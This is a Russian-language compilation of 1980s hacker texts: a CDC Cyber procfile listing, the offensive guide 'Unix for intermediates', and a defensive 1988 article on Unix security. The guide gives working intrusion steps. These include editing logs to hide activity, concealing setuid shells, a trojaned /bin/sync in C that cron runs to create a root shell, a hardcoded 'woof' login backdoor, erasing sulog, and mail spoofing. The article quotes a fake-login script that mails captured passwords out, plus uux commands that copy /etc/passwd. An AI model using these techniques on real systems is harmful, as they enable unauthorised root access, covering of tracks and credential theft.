.PROC,VT.
.******SET SCREEN TO VT100******
$SCREEN,VT100.
$NOTE./SCREEN,VT100.
$REVERT,NOLIST
#EOR
.PROC,SC.
.******SET SCREEN TO T10******
$SCREEN,T10.
$NOTE./SCREEN,T10.
$REVERT,NOLIST
#EOR
.PROC,C.
.******CATLIST******
$CATLIST.
$REVERT,NOLIST.
#EOR
.PROC,CA.
.******CATLIST,LO=F******
$CATLIST,LO=F.
$REVERT,NOLIST.
#EOR
.PROC,MT.
.******BBS******
$SACFIND,AID,MTAB.
$REVERT,NOLIST.
#EOR
.PROC,LI,FILE=.
.******LIST FILE******
$GET,FILE.
```

```
$ASCII.
$COPY(FILE)
$REVERT.
$EXIT.
$CSET(NORMAL)
$REVERT,NOLIST. WHERE IS THAT FILE??
#EOR
.PROC,LOCAL.
.******DIRECTORY OF LOCAL FILES******
$RETURN(PROCLIB,YYYYBAD,YYYYPRC)
$GET(QQQFILE=ENQF/UN=1GTL0CL)
QQQFILE.
$REVERT,NOLIST.
$EXIT.
$REVERT. FILES ERROR
#EOR
.PROC,RL.
.******RAISE LIMITS******
$SETASL(*)
$SETJSL(*)
$SETTL(*)
$CSET(ASCII)
$NOTE./ Limits now at max validated levels.
$CSET(NORMAL)
$REVERT,NOLIST.
#EOR
.PROC,CL.
.******CLEAR******
$CLEAR,*.
$CSET(ASCII)
$NOTE./LOCAL FILE AREA CLEARED
$REVERT,NOLIST.
#EOR
.PROC,P,FILE=THING,LST=LIST.
.************************************************************
$CLEAR.
$GET(FILE)
$PASCAL4,FILE,LST.
$REVERT.
$EXIT.
$REWIND,*.
$CSET(ASCII)
$COPY(LIST)
$CSET(NORMAL)
$REVERT,NOLIST.
#EOR
.PROC,RE.
.******REWIND******
$REWIND,*.
$CSET(ASCII)
$NOTE./REWOUND.
$REVERT,NOLIST.
#EOR
.PROC,FOR,FILE,LST=LIST.
.********************************************************************
$CLEAR.
$GET(FILE)
$FTN5,I=FILE,L=LST.
$REPLACE(LST=L)
$CSET(ASCII)
$REVERT. Fortran Compiled
$EXIT.
$REWIND,*.
$COPY(LST)
$REVERT. That's all folks.
#EOR
.PROC,WAR.
.******WARBLES******
$SACFIND,AID,WAR.
$REVERT,NOLIST.
#EOR
```

```
.PROC,M.
.******MAIL/CHECK******
$MAIL/CHECK.
$REVERT,NOLIST.
#EOR
.PROC,MA.
.******ENTER MAIL******
$MAIL.
$REVERT,NOLIST.
#EOR
.PROC,HE,FILE=SUMPROC,UN=.
.******HELP FILE******
$GET,FILE/#UN=UN.
$COPY(FILE)
$REVERT.
$EXIT.
$REVERT,NOLIST.
#EOR
.PROC,DYNAMO.
.******WHO KNOWS??******
$GET,DYNMEXP/UN=7ETPDOC.
$SKIPR,DYNMEXP.
$COPYBR,DYNMEXP,GO.
$FIND,DYNAMO,GO.
$REVERT,NOLIST.
#EOR
#EOR
#EOI

----  cut here  ----
```

Я достаточно подробно рассмотрел procfile, поскольку считаю его наиболее полезной функцией Cyber для хакеров. Я собираюсь опубликовать исходные коды нескольких программ, в том числе чат-утилиты «Communicator» и программы BBS с полноценной базой сообщений. Если у вас есть вопросы о Cyber или вы получили доступ к системе и не знаете, что делать дальше — со мной можно связаться на BBS Forgotten Realm или по UUCP-почте: `...!uunet!ncoast!ghost`.

Phrozen Ghost

Unix для среднего уровня

Автор: The Urvile, Necron 99, и целый сонм меня самого

Отказ от ответственности

Это в основном про System V. BSD я упоминаю изредка, но отмечаю это отдельно. Всякие диковинные варианты (типа DEC Ultrix, Xenix и прочего) могут идти лесом.

Безопасность (как её улучшить)

При входе в систему всегда следует делать следующее:

```
$ who -u
$ ps -ef
$ ps -u root
```

или в BSD:

```
$ who; w; ps uaxg
```

Это выводит список всех залогиненных, кто активен, что происходит в данный момент, всё, что в фоне, и так далее.

И незаменимая команда:

```
$ find / -name "*log*" -print
```

Она перечисляет все файлы, в имени которых есть слово «log». Если вы обнаружите процесс, ведущий лог ваших действий, или подозрительный лог-файл — измените его как можно скорее.

Если вы подозреваете, что за вами наблюдают, но уходить не хотите (удобно на школьных компьютерах), зайдите в программу, из которой можно сделать shell-escape, или используйте перенаправление в свою пользу:

```
$ cat < /etc/passwd
```

В выводе `ps` будет видно `cat`, а не `cat /etc/passwd`.

Если вы запускаете setuid-процесс и не хотите, чтобы он светился в `ps` (это неприятная штука), то:

```
$ super_shell
# exec sh
```

Это запускает setuid-оболочку (`super_shell`) и «накрывает» её чем-то поверх. Возможно, стоит запустить `sh` ещё раз на всякий случай: если вы выходите из процесса, запущенного через `exec`, вы гибнете. Элегантно, правда?

Повышение привилегий

Прежде всего выполните команду `id` — она покажет ваш uid и euid. (В BSD: `whoami; >/tmp/xxxx; ls -l /tmp/xxxx` скажет вам ваш id через `whoami` и euid через `ls -l`.) Крайне полезно для проверки setuid-программ на предмет root euid. Также сделайте следующее:

```
$ find / -perm -4000 -exec /bin/ls -lad {} ";"
```

Это находит и делает расширенный листинг всех файлов с установленным битом setuid — таких как `/bin/login`, `/bin/passwd` и т. п. Если что-то выглядит нестандартно — поиграйте с этим, никогда не знаешь, что с ним сделает `^|`. Если файл доступен для записи и исполнения — скопируйте поверх него `sh`, и у вас будет setuid root shell. Только не забудьте вернуть оригинал на место, иначе ваше пребывание на системе может заметно сократиться.

Что делать, если у вас пароль от bin?

Ну, тогда игра окончена. Вы контролируете систему. Всё в каталоге `bin` принадлежит пользователю `bin` (за редкими исключениями), так что вы можете изменять файлы по своему усмотрению. Поскольку `cron` периодически запускает некоторые программы от имени root — например, `/bin/sync` — попробуйте следующее:

```
main()
   {
        if (getuid()==0 || getuid()==0)        {
             system("cp /bin/sh /tmp/sroot");
             system("chmod 4777 /tmp/sroot");  }
        sync();
   }
```

```
$ cc file.c
$ cp /bin/sync /tmp/sync.old
$ mv a.out /bin/sync
$ rm file.c
```

Как только `cron` запустит `/bin/sync`, у вас появится setuid-оболочка в `/tmp/sroot`. Можете смело её спрятать.

Команды `at` и `cron`

Посмотрите в каталог `at`. Обычно это `/usr/spool/cron/atjobs`. Если вы можете запускать `at` (проверьте, набрав `at`) и файл `lasttimedone` доступен для записи, то: отправьте пустое задание `at`, отредактируйте `lasttimedone` так, чтобы он делал нужное, и переместите `lasttimedone` поверх вашей записи (вроде `88.00.00.00`). Тогда команды из `lasttimedone` будут выполнены от имени владельца этого файла.

Cron: в `/usr/spool/cron/cronjobs` хранится список людей, запускающих задания cron. Просмотрите задания root и проверьте, не запускает ли он какие-нибудь программы, принадлежащие вам (без `su xxx -c "xxx"`). Впрочем, проверяйте все cron-задания. Если вы смогли захватить один системный логин, рано или поздно удастся захватить и остальные.

Довольно нетривиальная вещь. Если у вас есть право на чтение дисковых устройств в `/dev`, вы можете читать любой файл в системе — нужно лишь найти его там. Если диск доступен для записи и вы используете `/etc/fsbd`, вы можете изменить любой файл в системе как угодно — например, установить права `/bin/sh` в `4555`. Поскольку разобраться в этом довольно непросто (и я сам понимаю это не до конца), дальше развивать тему не буду.

Тривиальный su

Вы знаете, что через `su` можно войти в чужой аккаунт, зная пароль или обладая правами root. На ряде System V до сих пор встречаются учётные записи с uid 0, пустым паролем и оболочкой `rsh`. Только не забудьте убрать свою запись из `/usr/adm/sulog`.

Троянские кони в Unix?

Да, но из-за переменной окружения PATH нам, как правило, не везёт: обычно поиск идёт сначала в `/bin` и `/usr/bin`. Однако если первое поле PATH — это двоеточие, то сначала ищутся файлы в текущем каталоге. Это значит, что если вы подложите туда изменённую версию `ls` — привет. Если это не так, придётся действовать грубее — например, встроить что-нибудь в игру (смотрите файл Shooting Shark из архивов). Если у вас есть системный логин, возможно, получится что-то устроить. Смотрите раздел про cron.

Захват системы

Получив права root, стоит прочитать всю почту в `/usr/mail` — убедиться, что ничего интересного не происходит и никто не пересылает пароли от других систем. Можно добавить ещё одну запись в файл паролей, но это довольно рискованно для жизни вашей машины. Запись должна выглядеть как обычная (без uid 0).

Раздобудьте копию программы `login` (найдите на каком-нибудь приличном BBS) для той же версии Unix и немного измените её. На System V распространена вот такая модификация: в подпрограмме проверки правильности пароля, на строке перед фактической проверкой, вставьте:

```
if (!(strcmp(pswd,"woof"))) return(1);
```

Это проверка на ваш «чёрный ход», позволяющая входить под любым действующим пользователем, не являющимся uid 0 (на System V).

Интересные мелочи

Нет доступа к файлу Systems/L.sys?

Дешёвый способ обойти это: `uuname` выведет список всех машин, доступных вашему Unix, а затем (при условии, что соединение не прямое и модем доступен):

```
$ cu -d host.you.want
```

или:

```
$ uucico -x99 -r1 -shost.you.want
```

Обе команды дадут примерно одинаковый результат. Экран зальёт кучей служебной информации, но в итоге будет выведен телефонный номер нужной системы. Флаг `-d` включает диагностику `cu`, `-x99` — максимальный уровень отладки `uucico`, а `-r1` означает «мастер uucp».

Год-два назад почти везде пароль `uucp` совпадал с паролем `nuucp` (спасибо файлу Systems), так что войти было проще простого. Кое-где так делают и сейчас — никогда не знаешь.

Uucp

Лично я не люблю всё, что связано с uucp. `Uucico` и `uux` ограничены файлом Permissions, и в большинстве случаев это означает, что вы можете лишь получать и брать файлы из каталогов `uucppublic`. Впрочем, если `permission/L.cmd` пуст, вы, по идее, сможете брать какие угодно файлы. Всё равно не люблю.

Отправка почты

Иногда почтовая программа проверяет только переменную окружения `LOGNAME`, поэтому измените её, экспортируйте — и, возможно, сможете отправлять почту от чужого имени. (В основном ранние версии System V.)

```
$ LOGNAME="root";export LOGNAME
```

Удобно, когда интересуют имена файлов:

```
$ find / -print >file_list&
```

Затем выполните `grep text file_list`, чтобы найти файлы с нужным текстом в имени. Например: `grep [.]c file_list`, `grep host file_list` и т. д.

Полезно при наличии root. От обычного пользователя:

```
$ find / -print >/dev/null&
```

Это выводит все недоступные каталоги — станьте root и посмотрите, что там прячут.

Выглядит лучше, чем `ls -R`:

```
$ find . -print
```

Начинает с текущего каталога и обходит всё дерево вниз. Захватывает и скрытые файлы (`.files`).

Rsh

Если у вас аккаунт только с `rsh`, выполните `set`. Если переменная `SHELL` не равна `/bin/sh`, но вы можете запускать что-то с shell-escape (например, `ed`, `vi`, `write`, `mail`…), то команда `!sh` должна поместить вас в `sh`. Если у вас есть право записи в `.profile` — меняйте его, поскольку `rsh`

запускается уже после проверки профиля.

Юмор

На System V попробуйте:

```
$ cat "food in cans"
```

или в csh:

```
% hey unix, got a match?
```

Ну, я и не обещал, что это смешно.

Взлом паролей

Соль (Salt)

В стандартном файле `/etc/passwd` пароли состоят из 13 символов: 11 символов зашифрованного пароля и 2 символа модификатора шифрования (соль), который изменяет алгоритм DES одним из 4096 (плюс-минус) способов. Это означает, что нет нормального способа раскрыть его обратным перебором. Пока что.

На обычной System V Unix пароли должны быть длиной 6–8 символов и содержать как цифры, так и буквы, что делает словарный взломщик практически бесполезным. Однако если пользователь настаивает на пароле «dog», система обычно соглашается (зависит от версии). Сам я ещё не проверял, но говорят, что если взломщик пробует обычный вариант, а затем вариант с добавлением `[0-9]` в конце, результаты бывают впечатляющими — если вас не смущает десятикратное увеличение времени перебора.

Заключительные замечания

Да, я многое упустил. Похоже, это нынче модно. Если вы заметили ошибку или что-то вам не понравилось — смело скажите мне. Если найдёте.

```
--------------------------------------------------------------------------------
                Hi Ho.  Here ends part one.  <Of one?>
--------------------------------------------------------------------------------
             Produced and directed by: Urvile & Necron 99
------------------------------------------------------------ (c)  ToK inc., 1988
```

Проблемы безопасности Unix-систем

Автор: Michael J. Knox и Edward D. Bowden

Набрано: Whisky (из Голландии, Европа)

Источник: Information Age, Vol. 11, Number 2, апрель 1988

Примечание: Этот файл был прислан мне другом из Голландии. Я решил, что было бы хорошей идеей представить его Unix-хакерскому сообществу, чтобы показать: хакеры не всегда наносят вред системам, но иногда ищут способы устранить уязвимости в существующих системах. — Jester Sluggo !!

Существует ряд факторов, которые обусловили популярность операционной системы Unix в современном мире. Наиболее значимые из них — переносимость между аппаратными платформами и интерактивная среда программирования, предоставляемая пользователям. Именно эти свойства во многом определили успешную эволюцию Unix на коммерческом рынке. (1, 2)

По мере того как Unix всё глубже проникает в промышленность и государственные структуры, необходимость обеспечения безопасности Unix-систем неизбежно становится первоочередной задачей. Например, правительство США ежегодно тратит несколько миллионов долларов на Unix-системы и поддерживающее их аппаратное обеспечение. (1) Требования к безопасности со стороны государства чрезвычайно высоки, и остаётся лишь догадываться о будущих нуждах в безопасности в промышленном секторе.

В данной статье мы рассмотрим некоторые из наиболее фундаментальных угроз безопасности в системе Unix. Обсуждаются распространённые причины компрометации Unix-систем в таких областях, как защита файлов, парольная безопасность, сетевое взаимодействие и нарушения со стороны хакеров. В заключении мы прокомментируем текущие тенденции в обеспечении безопасности Unix и их непосредственное влияние на переносимость операционной системы Unix.

В среде операционной системы Unix файлы и каталоги организованы в древовидную структуру с определёнными режимами доступа. Установка этих режимов посредством битов прав доступа (в виде восьмеричных цифр) является основой безопасности Unix. Биты прав доступа определяют, каким образом пользователи могут обращаться к файлам и какой тип доступа им разрешён. Для всех файлов и каталогов Unix существуют три категории пользователей: владелец (owner), группа (group) и прочие (others). Права на чтение, запись и выполнение в каждой из этих категорий также контролируются битами прав доступа (Рис. 1). Гибкость в настройке безопасности файлов удобна, однако она подвергается критике как область, уязвимая для компрометации системы.



РИС. 1. Режимы файлов и каталогов: файл показывает Bob как владельца с правами на чтение и запись. Группа имеет право на запись, прочие — на чтение и выполнение. Каталог

демонстрирует защищённую директорию, недоступную для чтения, записи и выполнения группой и прочими.

Поскольку механизм защиты файлов столь важен в операционной системе Unix, очевидно, что для обеспечения общей безопасности необходима правильная установка битов прав доступа. Помимо незнания пользователей, наиболее распространённая причина компрометации файлов связана с настройками прав доступа по умолчанию при создании файла. В некоторых системах значение по умолчанию — восьмеричное 644, то есть только владелец файла может записывать и читать его, тогда как все остальные могут лишь читать. (3) Во многих «открытых» средах это может быть приемлемо. Однако там, где присутствуют конфиденциальные данные, доступ на чтение для прочих следует отключить. Утилита `umask` действительно удовлетворяет этому требованию. Рекомендуемое значение `umask 027` предоставит все права владельцу файла, отключит право записи для группы и полностью запретит доступ всем остальным (восьмеричное 750). Вставив команду `umask` в файл `.profile` или `.login` пользователя, новые настройки будут применяться при создании файлов вместо значений по умолчанию.

Утилита `CHMOD` может использоваться для изменения прав доступа к файлам и каталогам. Выполнение следующей команды:

```
chmod u+rwd,g+rw,g-w,u-rwx file
```

обеспечит файлу ту же защиту, что и `umask` выше (восьмеричное 750). Биты прав доступа можно впоследствии ослабить с помощью `chmod`, но по крайней мере изначально файловую структуру можно сделать безопасной с использованием ограничительного `umask`.

Ответственное применение таких утилит, как `umask` и `chmod`, позволяет пользователям повысить безопасность файловой системы. Однако Unix ограничивает определяемую пользователем безопасность лишь тремя категориями: владелец, группа и прочие. Таким образом, владелец файла не может назначить доступ к файлу конкретным пользователям. Как указывают Kowack и Healy, «гранулярность управления (механизмами безопасности файлов) на практике зачастую недостаточна (...) невозможно предоставить одному пользователю право записи в каталог, одновременно предоставив другому право чтения того же каталога». (4) Полезным расширением безопасности файлов в Unix могли бы стать списки управления доступом в стиле Multics.

Принимая во внимание уязвимости режимов доступа, пользователям следует внимательно следить за файлами и каталогами, находящимися под их управлением, и по возможности исправлять права доступа. Даже с учётом конструктивных ограничений гранулярности режимов, соблюдение безопасного подхода обеспечит более защищённую файловую структуру Unix.

SUID и SGID

Биты set user id (suid) и set group id (sgid) определяют принадлежность файла конкретному пользователю и группе. Устанавливая биты suid или sgid для исполняемого файла, другие пользователи получают доступ к тем же ресурсам (через этот исполняемый файл), что и реальный владелец файла.

Пример:

Пусть программа `bob.x`, принадлежащая Bob, является исполняемым файлом, доступным другим. Когда Mary выполняет `bob.x`, она становится новым владельцем процесса. Если в ходе выполнения `bob.x` запрашивает доступ к файлу `browse.txt`, то Mary должна заранее иметь права на чтение или запись `browse.txt`. Это предоставило бы Mary и всем остальным полный доступ к содержимому `browse.txt` даже тогда, когда она не выполняет `bob.x`. Установив бит suid для

`bob.x`, Mary будет иметь те же права доступа к `browse.txt`, что и реальный владелец программы, но только во время выполнения `bob.x`. Таким образом, применение suid или sgid предотвращает несанкционированный просмотр файлов вроде `browse.txt`.

Хотя эта возможность, по всей видимости, обеспечивает существенный контроль доступа к файлам Unix, у неё есть один критический недостаток. Всегда существует вероятность того, что суперпользователь (системный администратор) может иметь файл с правом записи для других, на котором также установлен бит suid. При некотором изменении кода файла (хакером) такой исполняемый файл позволит пользователю стать суперпользователем. В течение короткого времени нарушитель может полностью скомпрометировать безопасность системы и сделать её недоступной даже для других суперпользователей. Как выразился Farrow (5): «(...) наличие копии shell с установленным set-user-id, принадлежащей root, лучше, чем знание пароля root».

Чтобы нейтрализовать эту угрозу безопасности, системный администратор должен разыскивать и устранять доступные на запись suid-файлы. Сообщение о таких файлах со стороны обычных пользователей также необходимо для устранения существующих брешей в безопасности.

Каталоги

Защита каталогов — зачастую упускаемый из виду компонент безопасности файлов в системе Unix. Многие системные администраторы и пользователи не осознают, что «общедоступные каталоги с правом записи предоставляют наибольшие возможности для компрометации безопасности Unix». (6) Администраторы склонны делать их «открытыми», чтобы пользователи могли перемещаться и получать доступ к публичным файлам и утилитам. Это может привести к катастрофическим последствиям, поскольку файлы и подкаталоги внутри каталогов с правом записи могут быть перемещены и заменены другими версиями, даже если содержащиеся файлы недоступны для чтения или записи другими. Когда это происходит, недобросовестный пользователь или «взломщик паролей» может подменить троянским конём широко используемую системную утилиту (например, `ls`, `su`, `mail` и т.д.).

Например:

Представьте, что каталог `/bin` доступен для записи всем. Злоумышленник мог бы сначала удалить старую версию `su` (с помощью утилиты `rm`), а затем поместить собственную поддельную `su`, которая читала бы пароль пользователей, выполняющих эту утилиту.

Хотя каталоги с правом записи могут разрушить целостность системы, каталоги с правом чтения могут быть столь же опасными. Иногда файлы и каталоги настраиваются так, чтобы разрешить доступ на чтение другим. Это незначительное удобство может привести к несанкционированному раскрытию конфиденциальных данных — серьёзное обстоятельство, когда ценная информация становится известна бизнес-конкуренту.

Поэтому, как правило, права на чтение и запись следует убирать у всех каталогов, кроме административных. Право на выполнение позволит получить доступ к нужным файлам; однако пользователям следует явно указывать имя файла, с которым они хотят работать. Это обеспечивает некоторую защиту в нечитаемых и незаписываемых каталогах. Так, команды вроде `lp file.x` в нечитаемом каталоге `/ddr` выведут содержимое `file.x` на печать, тогда как `ls /ddr` не покажет содержимое этого каталога.

Переменная PATH

`PATH` — это переменная окружения, указывающая на список каталогов, в которых производится поиск файла при его запросе процессом. Порядок поиска определяется последовательностью каталогов, перечисленных в `PATH`. Эта переменная устанавливается при входе пользователя в систему и задаётся в файле `.profile` или `.login`.

Если пользователь помещает текущий каталог первым в `PATH`, то в первую очередь будут запускаться программы из текущего каталога. Программы с тем же именем в других каталогах будут проигнорированы. Хотя такая настройка `PATH` облегчает доступ к файлам и каталогам, она может подвергнуть пользователя воздействию заранее размещённых троянских коней.

Для иллюстрации предположим, что троянский конь, имитирующий утилиту `cat`, содержит инструкцию, передающую злоумышленнику привилегии доступа. Поддельный `cat` помещён в общедоступный каталог `/usr/his`, где пользователь часто работает. Если у пользователя в `PATH` текущий каталог стоит первым, и он вводит команду `cat`, находясь в `/usr/his`, будет выполнен поддельный `cat` из `/usr/his`, а не системный `cat` из `/bin`.

Для предотвращения подобных нарушений переменная `PATH` должна быть правильно настроена. Во-первых, по возможности не включайте текущий каталог первым в `PATH` и вводите полное имя пути при вызове системных команд Unix. Это повышает безопасность файлов, но менее удобно в работе. Во-вторых, если рабочий каталог всё же должен быть включён в `PATH`, он всегда должен быть указан последним. Таким образом утилиты `vi`, `cat`, `su` и `ls` будут в первую очередь выполняться из системных каталогов `/bin` и `/usr/bin`, прежде чем будет производиться поиск в рабочем каталоге пользователя.

Парольная безопасность

Аутентификация пользователей в системе Unix осуществляется посредством личных паролей. Хотя пароли обеспечивают дополнительный уровень безопасности помимо физических ограничений, они являются наиболее уязвимым местом в защите компьютерных систем. Недостаток осведомлённости и ответственности пользователей в значительной мере способствует этой форме незащищённости. Это справедливо для многих вычислительных центров, где для доступа к ресурсам требуется идентификация, аутентификация и авторизация по паролю — и операционная система Unix не является исключением.

В многих системах с разделением времени парольная информация хранится в ограниченных файлах, которые обычно недоступны для чтения пользователями. Система Unix отличается тем, что позволяет всем пользователям читать файл `/etc/passwd` (РИС. 2), где хранятся зашифрованные пароли и другая информация о пользователях. Хотя Unix реализует одностороннее шифрование (в большинстве систем — модифицированную версию стандарта шифрования данных DES), методы взлома паролей существуют. Среди них атаки грубой силой, как правило, наименее эффективны, однако техники с применением эвристики (обоснованные догадки и знания о паролях) нередко оказываются успешными.

Например, файл `/etc/passwd` содержит такую полезную информацию, как поле имени входа и поле комментариев. Имена входа особенно ценны для «взломщика паролей», поскольку многие пользователи применяют варианты имени входа в качестве паролей (написание в обратном порядке, добавление одной цифры и т.д.). Поле комментариев нередко содержит фамилию, имя, адрес, номер телефона, название проекта и т.п. Процитируем Morris и Grampp (7) из их основополагающей статьи о безопасности Unix:

[в отношении имён входа]

> *Авторы провели опрос на нескольких десятках местных машин, используя в качестве пробных паролей набор из 20 наиболее распространённых женских имён, каждое с добавленной одной цифрой. Итого было опробовано 200 паролей. По меньшей мере один из этих 200 паролей оказался действительным на каждой из обследованных машин.*

[относительно полей комментариев]

> *(...) если злоумышленник располагает сведениями о людях, работающих на машине, открывается целый новый набор вариантов. Имена родственников и друзей, номера автомобильных регистраций, хобби и клички домашних животных — особенно продуктивные категории для интерактивного перебора в маловероятном случае, если чисто механический просмотр файла паролей окажется разочаровывающим.*

Таким образом, при наличии настойчивого нарушителя есть веские основания полагать, что он найдёт некоторые сведения о пользователях в файле `/etc/passwd`. Ввиду этого очевидно, что файл паролей должен быть нечитаем для всех, кроме лиц, ответственных за системное администрирование.

```
root:aN2z06ISmxKqQ:0:10:(Boss1),656-35-0989:/:/bin
mike:9okduHy7sdLK8:09:122:No.992-3943:/usr:/bin
```

РИС. 2. Файл `/etc/passwd`*. Обратите внимание на поле комментариев (подчёркнутые элементы).*

Устранение проблемы доступности файла `/etc/passwd` не решает полностью базовую проблему с паролями. Необходимо обучать пользователей и администраторов, чтобы обеспечить правильное использование паролей. Во-первых, «хорошими паролями являются те, которые содержат не менее шести символов, не основаны на личной информации и включают некоторые неалфавитные (особенно управляющие) символы: 4score, my_name, luv2run» (8). Во-вторых, пароли следует периодически менять, однако пользователям не стоит чередоваться между двумя паролями. Использование разных паролей для разных машин и файлов поможет защитить конфиденциальную информацию. Наконец, пароли никогда не должны быть доступны неавторизованным пользователям. Снижение безграмотности пользователей в выборе плохих паролей неизбежно сделает систему более защищённой.

Сетевая безопасность

Система UUCP

Наиболее распространённой сетью Unix является система UUCP — набор программ, выполняющих передачу файлов и выполнение команд между удалёнными системами. (3) Проблема системы UUCP состоит в том, что пользователи сети могут получить доступ к файлам других пользователей без соответствующего разрешения. Как указывает Nowitz (9):

> *Система uucp, если её не ограничивать, позволит любому внешнему пользователю выполнять команды и копировать любой файл, доступный для чтения/записи пользователю uucp. Ответственность за осведомлённость об этом и применение необходимых мер защиты лежит на каждом конкретном узле.*

Это подчёркивает важность надлежащей реализации системным администратором.

При изучении сетевой безопасности в системе Unix следует рассмотреть четыре команды UUCP. Первая — uucp, команда для копирования файлов между двумя Unix-системами. Если uucp неправильно настроена системным администратором, любой внешний пользователь может выполнять удалённые команды и копировать файлы от другого зарегистрированного пользователя. Зная имя файла на другой системе, можно воспользоваться командой uucp для копирования файлов из этой системы к себе. Например:

```
%uucp system2!/main/src/hisfile myfile
```

скопирует hisfile из system2 в каталоге /main/src в файл myfile в текущем локальном каталоге. Если на любой из систем существуют ограничения на передачу файлов, hisfile отправлен не будет. Если ограничений нет, можно скопировать любой файл удалённого пользователя — включая файл паролей. Следующая команда скопирует файл /etc/passwd удалённой системы в локальный файл thanks:

```
%uucp system2!/etc/passwd thanks
```

Системные администраторы могут решить проблему uucp, ограничив передачу файлов каталогом /user/spool/uucppublic. (8) При попытке передать файл в другое место будет возвращено сообщение «remote access to path/file denied» и передача не произойдёт.

Вторая команда системы UUCP — uux. Её функция — выполнение команд на удалённых Unix-компьютерах. Это называется удалённым выполнением команд и чаще всего используется для отправки почты между системами (почтовая программа внутренне вызывает uux).

Возможность выполнять команды на другой системе создаёт серьёзную угрозу безопасности, если удалённое выполнение команд не ограничено. Например, система не должна позволять пользователям другой системы выполнять следующее:

```
%uux "system1!cat</etc/passwd>/usr/spool/uucppublic"
```

что заставит system1 отправить свой файл /etc/passwd в публичный каталог uucp системы system2. После этого пользователь system2 получит доступ к файлу паролей. Поэтому лишь немногие команды должны быть разрешены для удалённого выполнения. Как правило, единственной командой, разрешённой для uux, является rmail — ограниченная почтовая программа.

Третья функция UUCP — программа uucico (copy in / copy out). Она выполняет реальную работу по обмену данными. Команды uucp или uux сами по себе не устанавливают соединения с другими системами; вместо этого они ставятся в очередь, а программа uucico инициирует удалённые процессы. Программа uucico использует файл /usr/uucp/USERFILE для определения того, какие файлы удалённая система может отправлять или получать. Проверки на допустимость файлов составляют основу безопасности в USERFILE. Поэтому системный администратор должен тщательно контролировать этот файл.

Кроме того, USERFILE управляет безопасностью между двумя Unix-системами, позволяя установить флаг обратного вызова (call-back). Таким образом, определённый уровень безопасности может быть достигнут за счёт требования к системе проверять, является ли удалённая система легитимной, прежде чем произойдёт обратный вызов.

Последняя функция UUCP — uuxqt. Она управляет удалённым выполнением команд. Программа uuxqt использует файл /usr/lib/uucp/L.cmd для определения того, какие команды будут выполняться в ответ на запрос удалённого выполнения. Например, чтобы задействовать функцию электронной почты, файл L.cmd должен содержать строку rmail. Поскольку uuxqt определяет, какие команды разрешено выполнять удалённо, команды, способные скомпрометировать безопасность системы, не должны включаться в L.cmd.

Команда cu (вызов Unix-системы)

Помимо сетевых команд UUCP, следует также проявлять осторожность с командой `cu` (call the Unix system). `Cu` позволяет удалённому пользователю подключиться к другой компьютерной системе. Проблема `cu` состоит в том, что пользователь системы со слабой защитой может воспользоваться `cu` для подключения к более защищённой системе и установки там троянского коня. Очевидно, что `cu` не следует использовать для перехода от слабо защищённой системы к более защищённой, и системному администратору необходимо обеспечить, чтобы этого никогда не происходило.

Локальные вычислительные сети

С увеличением числа компьютеров, работающих под управлением Unix, необходимо уделять внимание локальным вычислительным сетям (ЛВС). Поскольку ЛВС разработаны для быстрой передачи файлов между компьютерами, безопасность не являлась приоритетом для многих из них, однако защищённые ЛВС находятся в разработке. Задача системного менеджера — исследовать риски безопасности при использовании ЛВС.

Прочие способы компрометации

Хакеры используют множество методов для проникновения в компьютерные системы. В системе Unix троянские кони, спуфинг (spoofs) и suid-файлы являются основным оружием злоумышленников.

Троянские кони — фрагменты кода или shell-скрипты, обычно принимающие облик типичной утилиты, но при активации ничего не подозревающим пользователем выполняющие некое неожиданное задание для злоумышленника. Среди многочисленных видов троянских коней наиболее опасной для Unix является маскировка под утилиту `su`.

Вспомним, что файл `/etc/passwd` доступен для чтения другим и содержит информацию обо всех пользователях — в том числе о root-пользователях. Подумайте, что мог бы сделать хакер, способный прочитать этот файл и найти root-пользователя с доступным для записи каталогом. Он мог бы легко подбросить поддельную `su`, которая отправляла бы пароль root обратно хакеру. Троянского коня подобного рода зачастую можно избежать, соблюдая различные меры безопасности: файл `/etc/passwd` с ограниченным доступом на чтение, контроль каталогов с правом записи и правильная настройка переменной `PATH`.

Спуф (spoof) — это по существу мистификация, заставляющая ничего не подозревающую жертву поверить, что маскирующаяся компьютерная функция является реальной системной операцией. Очень распространённый спуф во многих компьютерных системах — ловушка входа с терминала. Отображая поддельный экран входа, хакер способен перехватить пароль пользователя.

Представьте, что root-пользователь временно покинул свой терминал. Хакер мог бы быстро установить процесс входа, подобный описанному Morris и Grampp (7):

```
echo -n "login:"
read X
stty -echo
echo -n "password:"
read Y
```

```
echo ""
stty echo
echo %X%Y|mail outside|hacker&
sleep 1
echo Login incorrect
stty 0>/dev/tty
```

Мы видим, что пароль root-пользователя отправляется по почте хакеру, полностью скомпрометировавшему Unix-систему. Поддельный экран входа с терминала действует так, будто пользователь неправильно ввёл пароль. Затем он передаёт управление процессу `stty`, не оставляя никаких следов своего существования.

Предотвращение спуфинга, как и большинства угроз безопасности, должно начинаться с обучения пользователей. Однако иногда требуется немедленное решение проблемы безопасности до того, как будет налажено обучение. Применительно к спуфингу при входе с терминала существуют программы блокировки клавиатуры, защищающие сессию входа в отсутствие пользователя. (8, 10) Эти заблокированные программы игнорируют прерывания, генерируемые клавиатурой, и ожидают ввода пользователем пароля для возобновления терминальной сессии.

Поскольку режим suid уже был рассмотрен в разделе о паролях, здесь мы лишь укажем некоторые решения для suid. Во-первых, suid-программы следует использовать лишь при отсутствии других альтернатив. Бесконтрольные suid или sgid могут привести к компрометации системы. Во-вторых, дочернему процессу, выходящему из suid-процесса, должна быть предоставлена «ограниченная оболочка» (restricted shell). Причина в том, что непривилегированный дочерний процесс может унаследовать привилегированные файлы от родителя. Наконец, suid-файлы должны быть доступны для записи только их владельцам, иначе другие смогут перезаписать содержимое файла.

Применяя базовые принципы безопасности, пользователь может избежать троянских коней, спуфинга и неправомерного использования suid. Существуют и другие техники, применяемые хакерами для компрометации безопасности системы, однако здравый смысл и обучение пользователей способны в значительной мере предотвратить их применение.

Заключение

